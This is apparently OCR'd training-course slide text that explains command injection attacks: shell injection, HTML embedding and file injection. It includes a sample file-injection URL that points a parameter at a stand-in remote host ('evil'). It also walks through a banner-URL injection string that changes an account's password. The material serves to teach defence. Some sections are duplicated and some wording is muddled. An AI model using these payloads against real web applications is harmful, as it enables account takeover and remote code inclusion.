
To perform various functions, web applications must use operating system features and external programs. Although many programs invoke externally, a frequently used program is the sendmail program. Carefully scrub an application before passing a piece of information through an HTTP external request. Otherwise, attackers can insert special characters, malicious commands, and command modifiers into the information. The web application then blindly passes these characters to the external system for execution. Inserting SQL commands is a dangerous practice and rather widespread, as it is a command injection method. Command injection attacks are easy to carry out and discover, but they are difficult to understand.

The following are some types of command injection attacks:

- **Shell Injection**
  - An attacker tries to craft an input string to gain shell access to a web server
  - Shell injection functions include **`system()`**, **`StartProcess()`**, **`java.lang.Runtime.exec()`**, **`System.Diagnostics.Process.Start()`**, and similar APIs

- **HTML Embedding**
  - This type of attack is used to deface websites virtually. Using this attack, an attacker adds extra HTML-based content to the vulnerable web application
  - In an HTML embedding attack, the user input to a web script is placed into the output HTML without being checked for HTML code or scripting
- **File Injection**
  - The attacker exploits this vulnerability and injects malicious code into system files

    ```
    http://www.certifiedhacker.com/vulnerable.php?COLOR=http:
    //evil/exploit?
    ```



Command Injection Example

Malicious code:

Attacker Launching Code Injection Attack

`www.certifiedhacker.com/banner.gif||newpassword||1036|60|468`

1 An attacker enters **malicious code** (e.g., an account number) with a new password

2 The last two sets of numbers are the **banner size**

3 Once the attacker clicks the **submit button**, the password for the account 1036 is changed to "**newpassword**"

4 The server script assumes that only the URL of the **banner image file** is inserted into that field

http://certifiedhacker/cgi-bin/lspro/lspro.cgi?hit_out=1036

CertifiedHacker.com

Username: Addison
Email Address: addi@certifiedhacker.com
Site URL: www.certifiedhacker.com
Banner URL: .gif | |newpassword|1036|60|468
Password: newpassword


Poor input validation at server script was exploited in this attack that uses database INSERT and UPDATE record command

Command Injection Example

An attacker enters the following malicious code (account number) with a new password.

`www.certifiedhacker.com/banner.gif||newpassword||1036|60|468`

The last two sets of numbers denote the banner size. Once the attacker clicks the submit button, the password for the account 1036 is changed to "newpassword." The server script assumes that only the URL of the banner image file is inserted into that field.



Attacker Launching Code Injection Attack

`www.certifiedhacker.com/banner.gif ||newpassword||1036|60|468`

Malicious code

